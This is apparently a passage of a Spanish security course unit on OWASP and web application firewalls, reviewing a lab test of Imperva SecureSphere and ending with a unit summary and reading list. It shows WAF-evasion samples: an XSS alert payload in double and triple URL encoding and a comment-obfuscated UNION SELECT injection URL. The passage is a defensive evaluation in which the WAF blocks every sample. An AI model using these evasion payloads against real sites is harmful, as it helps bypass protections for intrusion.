Los WAF pueden venir en forma de dispositivo, complemento de servidor o filtro, y pueden personalizarse para una aplicación. El esfuerzo para realizar esta personalización puede ser significativo y debe mantenerse a medida que se modifica la aplicación.

Proyectos OWASP

El objetivo del Proyecto OWASP ModSecurity CRS es proporcionar un conjunto fácilmente “conectable” de reglas genéricas de detección de ataques que brinden un nivel básico de protección para cualquier aplicación Web. Puede verificar el proyecto en el siguiente enlace:

https://www.owasp.org/index.php/Category:OWASP_ModSecurity_Core_Rule_Set_Project

Asimismo, puede considerar el Proyecto de Criterios de Evaluación de Firewall de Aplicación Web (WAFEC) para ayudar a evaluar los firewalls de aplicaciones Web comerciales y de código abierto. Puede verificar el proyecto en el siguiente enlace:

https://www.owasp.org/index.php/WASC_OWASP_Web_Application_Firewall_Evaluation_Criteria_Project

Imperva SecureSphere Web Application Firewall (WAF)

Analiza todo el acceso de los usuarios a sus aplicaciones Web críticas y protege sus aplicaciones y datos de ataques cibernéticos. SecureSphere WAF aprende dinámicamente el comportamiento “normal” de sus aplicaciones y correlaciona esto con la multitud de inteligencia de amenazas procedente de todo el mundo y actualizada en tiempo real para ofrecer una protección superior. El SecureSphere WAF líder de la industria identifica y actúa sobre los peligros malignamente entrelazados en el tráfico de sitios Web inocentes; Tráfico que se desliza a través de las defensas tradicionales. Esto incluye el bloqueo de ataques técnicos como inyección de SQL, secuencias de comandos entre sitios e inclusión de archivos remotos que explotan vulnerabilidades en aplicaciones Web; Ataques de lógica comercial como el raspado de sitios y el spam de comentarios; Botnets y ataques DDoS; Y prevenir intentos de toma de cuenta en tiempo real, antes de que se puedan realizar transacciones fraudulentas.




Figura 84: Campo de acción de WAF IMPERVA.
Fuente. - <https://www.seguridadadamerica.com>

Características principales

Perfilado de aplicaciones dinámicas

SecureSphere WAF utiliza la tecnología patentada dinámico Aplicación de perfiles de aprender todos los aspectos de las aplicaciones Web, incluyendo los directorios, direcciones URL, parámetros y entradas de usuario aceptables para detectar ataques con una precisión excepcional y el bloqueo únicas partes malas, al tiempo que elimina el impacto a los clientes legítimos. SecureSphere WAF mitiga ambos ataques DDoS técnicas tales como inyección de SQL y, al igual que los ataques no técnicos tales como spam de comentarios y el raspado sitio.

Políticas de correlación granulares reducir los falsos positivos

SecureSphere WAF distingue a los ataques de inusual, pero legítima, el comportamiento mediante la correlación de las peticiones Web a través de las capas de seguridad y en el tiempo. SecureSphere capacidad de Ataque correlacionada Validación examina múltiples atributos tales como la conformidad del protocolo HTTP, violaciones de perfil, firmas, caracteres especiales, y la reputación del usuario, para alertar con precisión o bloquear ataques con la menor tasa de falsos positivos en la industria.

Opciones de implementación flexibles

SecureSphere WAF se puede implementar como un dispositivo físico o virtual en las instalaciones, y como una imagen virtual en Amazon Web Services o Microsoft Azure. Implementaciones de dispositivos físicos son particularmente flexibles ya que permiten SecureSphere WAF para ejecutar de forma transparente, lo que requiere prácticamente ningún cambio en la red del cliente. Y controles de políticas granulares permiten una mayor precisión y control sin igual para que coincida con los requisitos de protección específicos de cada organización.

Profunda de inteligencia de amenaza

Para protegerse de los delincuentes informáticos dotados de recursos de hoy en día, es fundamental contar con un sistema de alerta avanzada que es consciente de y protege contra la constante evolución ataques basados en la Web. Imperva ThreatRadar actualiza SecureSphere WAF con inteligencia en tiempo real amenaza multitud de fuentes de todo el mundo y curada por Imperva Centro de Defensa de aplicación. ThreatRadar proporciona una mejor protección, mejora la precisión de la FAT, y hace que el equipo de seguridad más eficiente mediante el filtrado de forma proactiva el tráfico procedente de fuentes maliciosas conocidas por lo que el equipo de seguridad puede centrarse en lo realmente importante. Los siguientes alimentos inteligencia ThreatRadar están disponibles:

- **Los servicios de reputación:** filtra el tráfico basan en la última, en tiempo real, la reputación de la fuente.
- **Defensa comunidad:** Agrega la multitud de fuentes de inteligencia amenaza única de los usuarios de Imperva.
- **Protección bot:** Detecta clientes de redes de bots y ataques DDoS de aplicaciones.
- **Cuenta de protección pública de adquisición:** Protege las cuentas de usuario Web de ataque y toma de posesión.
- **Prevención de fraude:** simplifica la implementación de soluciones de prevención de fraude socio mejor en su clase.
- **Alimentación de emergencia:** Ofrece últimas firmas de inmediato para mitigar las vulnerabilidades de día cero en lugar de la entrega de ellos a través de actualizaciones periódicas.

Parches virtuales

SecureSphere WAF puede realizar “parches virtuales” para sus aplicaciones Web a través de la integración escáner de vulnerabilidades. En lugar de dejar una aplicación Web expuesto al ataque por semanas o meses mientras que el código se modifica después de descubrir una vulnerabilidad, parches virtuales protege activamente las aplicaciones Web de ataques para reducir la ventana de exposición, y disminuye los costos de los ciclos fijos de emergencia hasta que son capaces de taparlos.

Informes personalizables para el cumplimiento y forense

SecureSphere WAF tiene ricas capacidades de informes gráficos que permiten a los clientes entender fácilmente el estado de seguridad y cumplir con las regulaciones. SecureSphere WAF proporciona tanto, informes predefinidos y totalmente personalizable. Esto le permite evaluar rápidamente su estado de seguridad y agilizar demostración del cumplimiento de PCI, SOX, HIPAA y FISMA y otras normas de cumplimiento.

Integración SIEM fuera de la caja

SecureSphere WAF puede integrarse fácilmente con la mayoría de los principales sistemas de Información de Seguridad y Gestión de Eventos (SIEM), tales como Splunk, ArcSight, RSA enVision y otros. SecureSphere WAF exporta eventos como mensajes de registro del sistema en formato de Common Event (CEF) y el formato JSON. Los eventos de SecureSphere WAF en cualquier SIEM están indexados de forma intuitiva y son fácilmente investigable para una respuesta rápida incidente.

Analizando el WAF de Imperva (SecureSphere)

SecureSphere de Imperva es uno de los WAFs más extendidos y utilizados del mercado, proporciona protección para aplicaciones Web basada en diferentes capas de defensa (firmas, correlación, ThreatRadar, etc.) y de forma transparente adaptable a casi cualquier entorno con una sencilla y potente gestión centralizada. Con SecureSphere se revisa el protocolo HTTP para detectar cualquier violación del mismo, dispone de más de 6500 firmas que se actualizan semanalmente, también es capaz de detectar un uso anómalo de la aplicación y evita filtraciones de información sensible en la página Web, además, dispone del módulo denominado ThreatRadar para detener a un usuario malintencionado antes de que se lance un ataque según parámetros de reputación de la dirección IP de ese usuario y/o del posible origen desde el que pretende lanzar el ataque.

La instalación de SecureSphere analizada es una configuración tipo con un único equipo (appliance X2500) que agrupa el WAF y el servidor de Gestión desde donde se configura de forma centralizada el dispositivo y que es el que distribuye las nuevas firmas y el resto de actualizaciones existentes. La forma de integrarlo en nuestra red ha sido de forma transparente como "Bridge Transparente Inline" que no implica ningún cambio en el entorno y facilita todo el proceso de aprendizaje y despliegue de la plataforma. La versión revisada es la 9.5.0.2 Enterprise Edition que está preparada para proteger una única página Web de muestra donde realizaremos todo tipo de simulaciones y pruebas para analizar la respuesta y el nivel de detección y bloqueo del sistema, en función de la política definida.

La gestión del equipo se realiza mediante una interface Web que es accesible previo proceso de autenticación. También permite acceso por SSH y línea de comandos ya que se trata de una distribución Linux como se puede observar en la siguiente captura de pantalla:

```
Linux IMPERVA 2.6.18-164.15.1.el5.imp1 #1 SMP Tue Apr 27 20:46:55 IDT 2010 x86_64 GNU/Linux
```

En el acceso por SSH dispone de dos CLI (Common Line Interface) uno como usuario y otro como root o administrador del equipo. La plataforma es un Linux Red Hat Enterprise 5 (RHEL) especialmente configurado por la gente de Imperva para prestar el servicio de WAF. La seguridad del equipo es correcta a pesar de disponer de versiones algo antiguas como OpenSSH 4.3 (Febrero de 2006) o el propio Kernel de Linux que data de marzo de 2010. Los puertos del Listener de Oracle (1521 TCP) que tiene instalado (versión 11G) y demás aparecen perfectamente filtrados y sólo está disponible el servidor Web de administración en un puerto HTTPS (a escoger durante la instalación) y el ya comentado de SSH. La aplicación Web de configuración no presenta errores del tipo XSS o SQLi y permite establecer una política de usuarios y contraseñas robusta. Tanto el servidor Web Tomcat como el propio SSHD están correctamente configurados y tampoco presentan debilidades.

El sistema se actualiza de forma automática (configurable) según lo que vaya publicando el ADC o Centro de Defensa de Aplicaciones de Imperva y estas nuevas defensas se transmiten de forma automática también a todos los equipos existentes y gestionados desde el servidor manager.

En nuestro laboratorio hemos configurado una única página Web con vulnerabilidades de XSS y SQLi a proteger y hemos definido una política estándar que detecte y bloquee, después de un aprendizaje automático del funcionamiento de la aplicación Web, posibles ataques de XSS y SQLi principalmente, intentos de ataques de fuerza bruta contra el formulario de autenticación, peticiones Web desde diferentes nodos de la red Tor y pruebas con Double Encoding y similares.

A modo de ejemplo, la siguiente captura muestra cómo se ha configurado en nuestra política la detección y el bloqueo de peticiones a nuestra página Web desde nodos de Tor:




Figura 85: Definición de la regla para bloquear peticiones desde la red Tor.

Fuente. – <http://pentest-angelwhite.blogspot.pe>

SecureSphere también permite definir sofisticadas reglas de correlación como la utilizada para detectar y bloquear ataques de fuerza bruta contra el formulario de autenticación que existe en nuestra página Web de muestra:




Figura 86: Definición de la regla para bloquear ataques de fuerza bruta.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Una funcionalidad también interesante de SecureSphere es la capacidad de mitigar “virtualmente” vulnerabilidades de desarrollo presentes en nuestra página Web que no estén corregidas y que se hayan detectado al realizar una revisión de seguridad con herramientas comerciales tales como IBM Appscan, HP Webinspect, Acunetix, etc. Es posible importar el resultado de la revisión de seguridad en formato XML para proteger a la página Web de las vulnerabilidades y errores encontrados durante dicho escaneo.

Otra funcionalidad es la posibilidad de configurar páginas de error personalizadas para que, en cuanto se produzca cualquier error en la aplicación Web se muestre la página definida por Imperva y no las de respuesta del servidor Web (Apache, IIS, etc.) donde reside nuestra página Web y que muestran información sensible acerca del error, la tecnología utilizada, versiones de software, etc. Esto permite identificar la presencia del WAF ya que cualquier página legítima (200 OK) la proporciona el servidor Web original que puede ser un IIS, un Apache o cualquier otro y la página de error (404 Not Found) la proporciona el WAF con su versión específica de Apache. Ya existen scripts en nmap (http-waf-detect.nse) para comprobar la presencia o no de un Firewall de Aplicaciones Web.

El resultado de las diferentes pruebas y simulaciones de ataques realizados ha sido una detección y bloqueo de todo lo intentado: ataques de XSS, SQLi, fuerza bruta, navegación desde la red Tor, intentos de evasión con técnicas anti-IDS, múltiple Encoding, etc.

Pruebas de Cross Site Scripting (XSS)

Utilizando mecanismos de evasión para los filtros y reglas de filtrado de los principales dispositivos de seguridad existentes, IDS, IPS, Filtrado de contenido, etc. Se han detectado y bloqueado todos los intentos de explotar una vulnerabilidad de XSS presente en la página y que no está corregida ya sea codificando la petición en hexadecimal, Base64, jugando con los TAGs HTML (no cerrando el TAG script, poniendo espacios y meta caracteres inútiles antes del JavaScript del XSS, etc.).

The screenshot shows the IMPERA SECURE SPHERE dashboard with the 'Alerts' tab selected. A specific alert is highlighted, titled 'Ataque bloqueado' (Blocked Attack). The alert details pane shows a POST request from '192.168.1.10' with a response code of 200. The payload contains multiple XSS scripts. The parameters section highlights the 'Content-Type' field set to 'application/x-www-form-urlencoded' and the 'action' parameter containing the malicious script.

Figura 87: Alerta de la detección de Ataques de XSS usando técnicas de evasión anti-IDS.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Pruebas de SQLi

Similar al caso anterior todos los intentos de explotar diferentes vulnerabilidades de inyección SQL presentes en nuestra página de demo han sido detectados y bloqueados, incluso aquellos en los que se ha intentado evitar el filtrado del WAF incluyendo las sentencias SQL dentro de comentarios (" / ", " * ", " ! ") como, por ejemplo:

http://hacktimes.com/news.php?id=15+/*!UnloN*/+!*laLI*/+!*SeLeCt*/+1,--

The screenshot shows the IMPERA SECURE SPHERE dashboard with the 'Alerts' tab selected. A specific alert is highlighted, titled 'Ataque detectado y bloqueado' (Detected and Blocked Attack). The alert details pane shows a POST request from '192.168.1.10' with a response code of 200. The payload contains a UNION SELECT SQL injection. The parameters section highlights the 'Content-Type' field set to 'application/x-www-form-urlencoded' and the 'action' parameter containing the malicious SQL query.

Figura 88: Alerta de la detección de Ataques de SQLi usando técnicas de evasión anti-IDS.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Pruebas desde direcciones IP de la red TOR o de baja reputación

Aún sin utilizar nodos de la red Tor, ScureSphere ha sido capaz de detectar y bloquear (por la política definida) peticiones desde direcciones IP de dudosa reputación tal y como se observa en la siguiente captura de pantalla:



Figura 89: Origen de la petición HTTP desde IPs de dudosa reputación.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Aquí ha entrado en juego el módulo de ThreatRadar que trae la herramienta que, entre otras cosas, comprueba la reputación de las direcciones IP desde las que se visita la página Web. En los ejemplos adjuntos no se han bloqueado las alertas, pero si detectado:




Figura 90: Alertas de la detección de peticiones HTTP desde IPs de dudosa reputación.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Ataques de fuerza bruta

Los ataques contra los formularios de autenticación de nuestra página han sido detectados y bloqueados según la política definida y comentada anteriormente, si se producen 3 intentos fallidos de inicio de sesión en 30 segundos se bloquea la dirección IP de origen de la petición temporalmente durante 15 minutos.

Double y Múltiple Encoding.

Una dirección en Double Encoding se puede utilizar para realizar ataques del tipo XSS y evitar la detección por parte del WAF que sí es capaz de detectar el uso de caracteres como "<, > y /". En nuestro ejemplo, hemos revisado cómo realiza SecureSphere la decodificación de la URL y cómo la trata con el filtro XSS. Un ejemplo sencillo y que ha sido detectado por SecureSphere sería:

```
<script>alert('XSS')</script>
```

O lo que es lo mismo (una vez codificado):

Los intentos de saltarse los filtros del WAF con Triple y Múltiple Encoding también han sido detectados.

```
%253Cscript%253Ealert('XSS')%253C%252Fscript%253E
```

Se ha configurado una política por defecto tal y como se puede observar en la siguiente captura de pantalla que, primero detecta el uso de Encoding, bloquea la petición y, además, bloquea la dirección origen del atacante de forma temporal:

Figura 91: Configuración de la política de detección de Encoding en la URL.

Fuente. - <http://pentest-angelwhite.blogspot.pe>

Por último, la herramienta proporciona un módulo para hacer reportes en formato PDF o CSV bajo demanda o de forma automática que es totalmente configurable y personalizable y que muestra toda la información relativa a las diferentes alertas encontradas.

Cabe destacar que no se han llevado a cabo pruebas para analizar el rendimiento de la plataforma ni para ver la capacidad de peticiones HTTP que es capaz de procesar por segundo ni similares. Por las pruebas realizadas y el resultado obtenido podemos afirmar que, en lo que a seguridad se refiere, SecureSphere es una herramienta muy recomendable capaz de detectar y bloquear todo tipo de ataques en aplicaciones Web de manera eficiente y altamente configurable.

Resumen

1. Open Web Application Security Project (OWASP) es una organización sin ánimo de lucro a nivel mundial dedicada a mejorar la seguridad de las aplicaciones y del software en general. Su misión es hacer que la seguridad dentro de las aplicaciones sea más visible para que, así, las organizaciones y los particulares puedan tomar decisiones sobre conceptos de seguridad basándose en información verídica y contrastada.
2. Se dice que existe o se produjo una inyección SQL cuando, de alguna manera, se inserta o “inyecta” código SQL invasor dentro del código SQL programado, a fin de alterar el funcionamiento normal del programa y lograr así que se ejecute la porción de código “invasor” incrustado, en la base de datos.
3. En Session Fixation Attack, un atacante explota la vulnerabilidad de seguridad en la aplicación Web y corrige la clave de sesión del usuario con un valor predefinido, para que el atacante pueda iniciar sesión en el servidor e imitar al usuario para robar información confidencial y realizar más ataques.
4. Cuando un usuario se autentica en un servidor Web, la sesión se mantiene con una cookie HTTP. Y la cookie se coloca en la computadora del usuario. Session Hijacking es un ataque en el que un atacante explota una sesión válida de un usuario y obtiene acceso no autorizado al servidor Web con fines maliciosos.
5. El principal beneficio de la seguridad de la capa de transporte es la protección de los datos de aplicaciones Web contra la divulgación y modificación no autorizada cuando se transmite entre clientes (navegadores Web) y el servidor de aplicaciones Web, y entre el servidor de aplicaciones Web y back-end y otros no basados en navegador componentes de la empresa.
6. XXE es un fallo que se produce en aplicaciones que hacen uso de "parsers" XML. Es decir, aplicaciones que reciben como entrada un documento XML y para procesarlo hacen uso de alguna librería de parseo como LibXML, Xerces, MiniDOM, etc. El atacante entonces puede enviar un documento XML especialmente manipulado para conseguir que el parser XML divulgue información del sistema, consuma recursos en exceso, ejecute comandos u otras formas de explotación.
7. Un ataque transversal de ruta permite a los atacantes acceder a directorios a los que no deben acceder, como archivos de configuración o cualquier otro archivo / directorio que pueda contener datos del servidor no destinados al público.
8. XSS, del inglés Cross-site scripting es un tipo de inseguridad informática o agujero de seguridad típico de las aplicaciones Web, que permite a una tercera persona injectar en páginas Web visitadas por el usuario código JavaScript o en otro lenguaje similar (ej.: VBScript), evitando medidas de control como la Política del mismo origen.
9. El **Certificado digital** es el único medio que permite garantizar técnica y legalmente la identidad de una persona en Internet. Se trata de un requisito indispensable para que las instituciones puedan ofrecer servicios seguros a través de Internet.

10. Los atacantes confían en la falta de monitoreo y respuesta oportuna a lograr sus objetivos, lo ideal del hacker es no dejar rastro alguno y no ser detectados. Lo recomendable es que se haga una prueba penetration testing (hacking ético) a los sistemas críticos y evaluar si se tiene habilitado suficientes logs, eventos, monitoreo en los sistemas evaluados para detectar una intrusión.

Pueden revisar los siguientes enlaces para ampliar los conceptos vistos en esta unidad:

- <https://www.adictosaltrabajo.com/tutoriales/introduccion-a-owasp/#01>
- <https://www.dragonjar.org/owasp-top-ten-project-en-espanol.xhtml>
- https://es.wikipedia.org/wiki/Open_Web_Application_Security_Project
- <https://es.linkedin.com/pulse/owasp-top-10-2017-rc2-octubre-esp%C3%A1ol-fernando-conislla-murgua>
- <https://blog.segu-info.com.ar/2017/10/publicado-owasp-top-10-2017-rc2.html>
- <https://www.scc.uned.es/jornadasmaster/pdf/Charla2.pdf>
- <http://www.davidromerotrejo.com/2015/07/hacking-etico-ii.html>
- <https://www.scc.uned.es/jornadasmaster/pdf/Charla2.pdf>
- <https://es.slideshare.net/TestingUy/meetup-testinguy-2017-testing-de-seguridad-con-herramientas-de-owasp>
- <https://blog.segu-info.com.ar/2016/09/owtf-automatiza-trabajo-de-pentest-Web.html>
- http://www.reydes.com/d/?q=Proyecto_OWASP_WebScarab
- https://www.owasp.org/index.php/Inyecci%C3%B3n_XPath
- <http://computersecurityppg.blogspot.pe/2016/01/what-is-ldap-injection-attack.html>
- https://www.owasp.org/index.php/Inyecci%C3%B3n_SQL_Ciega
- <http://computersecurityppg.blogspot.pe/2016/01/blind-sql-injection-attack.html>
- <http://computersecurityppg.blogspot.pe/2016/01/what-is-xpath-injection-attack.html>
- <http://computersecurityppg.blogspot.pe/2016/01/what-is-shell-injection-or-command.html>
- <http://computersecurityppg.blogspot.pe/2016/01/what-is-session-fixation-attack.html>
- <http://computersecurityppg.blogspot.pe/2016/01/what-is-session-hijacking.html>
- https://www.owasp.org/index.php/Top_10_2007-Almacenamiento_Criptogr%C3%A1fico_Inseguro
- https://www.owasp.org/index.php/Transport_Layer_Protection_Cheat_Sheet
- <https://ciberseguridad.blog/buenas-practicas-tls-ssl/>
- [https://www.owasp.org/index.php/XML_External_Entity_\(XXE\)_Processing](https://www.owasp.org/index.php/XML_External_Entity_(XXE)_Processing)
- <http://blog.alquien.site/2014/03/jugando-con-xxe-xml-external-entity.html>
- <http://xue.medellin.unal.edu.co/seuridad/2015/03/ataques-de-negacion-de-servicios-dos-y-ddos/>
- https://www.owasp.org/index.php/Testing_for_Remote_File_Inclusion
- https://www.owasp.org/index.php/Testing_for_Local_File_Inclusion
- <https://www.geeksforgeeks.org/path-traversal-attack-prevention/>
- [https://www.owasp.org/index.php/Test_File_Permission_\(OTG-CONFIG-009\)](https://www.owasp.org/index.php/Test_File_Permission_(OTG-CONFIG-009))
- <https://darkchicles.com/2011/12/29/evitar-listado-de-directorios-archivo-en-apache-y-iis/>
- <https://www.cert.org.mx/historico/documento/index.html?id=35>
- <https://thehackerway.com/2011/05/21/conceptos-basicos-sobre-vulnerabilidades-xss-en-aplicaciones-Web/>
- <https://thehackerway.com/2011/05/23/explotando-vulnerabilidades-xss-en-aplicaciones-Web/>
- https://es.wikipedia.org/wiki/Cross-site_scripting
- <https://diego.com.es/ataques-xss-cross-site-scripting-en-php>
- <http://calebbucker.blogspot.pe/2012/06/tutorial-xss-cross-site-scripting.html>
- <https://access.redhat.com/blogs/766093/posts/1976673>
- <https://github.com/OWASP/Top10/blob/master/2017/en/0xa8-insecure-deserialization.md>
- <https://www.upv.es/contenidos/CD/info/711545normalc.html>
- <https://developers.viafirma.com/que-son-los-certificados-digitales>

- https://www.ibm.com/support/knowledgecenter/es/SSFKSJ_7.0.1/com.ibm.mq.csqz.as.doc/sy10540.htm
- https://www.um.es/atica/documentos/OWASP_Testing_Guide_v2_spanish.pdf
- <https://infow.wordpress.com/2011/02/07/owasp-top-ten-a6-defectuosa-configuracion-de-seguridad/>
- <https://admonitmedwin.wikispaces.com/A6+Configuracion+Defectuosa+de+Seguridad>
- <https://www.websecurity.symantec.com/es/es/security-topics/what-is-ssl-tls-https>
- <https://nicolasgranata.com/2015/05/26/recomendaciones-sobre-el-uso-de-certificados-digitales-para-acceso-cliente-exchange-server-2013/>
- https://www.rediris.es/tcs/doc/ccncert/CCN-CERT_BP-01-17_Recomendaciones_implementacion_HTTPS.pdf
- <https://medium.com/@cesarfarro/owasp-top-10-2017-8c75b685aa40>
- <http://www.gis-sac.com/Portal/index.php/productos/solarwinds/administracion-de-redes/log-event-manager>
- <https://www.seguridadx.com/que-es-un-siem-que-es-prelude-siem/>
- <https://www.solarwinds.com/es/log-event-manager-software>
- <https://www.seguridadamerica.com/waf-Web-application-firewall/>
- <http://pentest-angelwhite.blogspot.pe/2014/09/analizando-el-waf-de-imperva.html>

Bibliografía Unidad de Aprendizaje 2

- Introducción a OWASP | adictosaltrabajo. (2018). Adictosaltrabajo.com. Obtenido de <https://www.adictosaltrabajo.com/tutoriales/introduccion-a-owasp/#01>
- OWASP Top Ten Project en Español. (2018). Dragonjar.org. Obtenido de <https://www.dragonjar.org/owasp-top-ten-project-en-espanol.xhtml>
- Open Web Application Security Project. (2018). Es.wikipedia.org. Obtenido de https://es.wikipedia.org/wiki/Open_Web_Application_Security_Project
- Publicado OWASP Top 10 2017 (RC2). (2017). Blog.segu-info.com.ar. Obtenido de <https://blog.segu-info.com.ar/2017/10/publicado-owasp-top-10-2017-rc2.html>
- (2018). Scc.uned.es. Obtenido de <https://www.scc.uned.es/jornadasmaster/pdf/Charla2.pdf>
- Trejo, D., & perfil, V. (2015). Hacking Ético II. Davidromerotrejo.com. Obtenido de <http://www.davidromerotrejo.com/2015/07/hacking-etico-ii.html>
- (2018). Scc.uned.es. Obtenido de <https://www.scc.uned.es/jornadasmaster/pdf/Charla2.pdf>
- Meetup TestingUy 2017 - Testing de Seguridad con Herramientas de OWASP. (2018). Es.slideshare.net. Obtenido de <https://es.slideshare.net/TestingUy/meetup-testinguy-2017-testing-de-seguridad-con-herramientas-de-owasp>
- OWTF: automatiza trabajo de Pentest Web. (2016). Blog.segu-info.com.ar. Obtenido de <https://blog.segu-info.com.ar/2016/09/owtf-automatiza-trabajo-de-pentest-Web.html>
- Proyecto OWASP WebScarab | Alonso Caballero Quezada / ReYDeS. (2018). Reydes.com. Obtenido de http://www.reydes.com/d/?q=Proyecto_OWASP_WebScarab
- Inyección XPath - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Inyecci%C3%B3n_XPath
- Mitra, A., Mitra, A., & profile, V. (2016). What is LDAP Injection Attack ?. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/what-is-ldap-injection-attack.html>
- Inyección SQL Ciega - OWASP. (2018). Owasp.org. Obtenido de https://www.owasp.org/index.php/Inyecci%C3%B3n_SQL_Ciega
- Mitra, A., Mitra, A., & profile, V. (2016). Blind SQL Injection Attack. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/blind-sql-injection-attack.html>
- Mitra, A., Mitra, A., & profile, V. (2016). What is a XPath Injection Attack ?. Computersecuritypgp.blogspot.pe. Obtenido de <http://computersecuritypgp.blogspot.pe/2016/01/what-is-xpath-injection-attack.html>

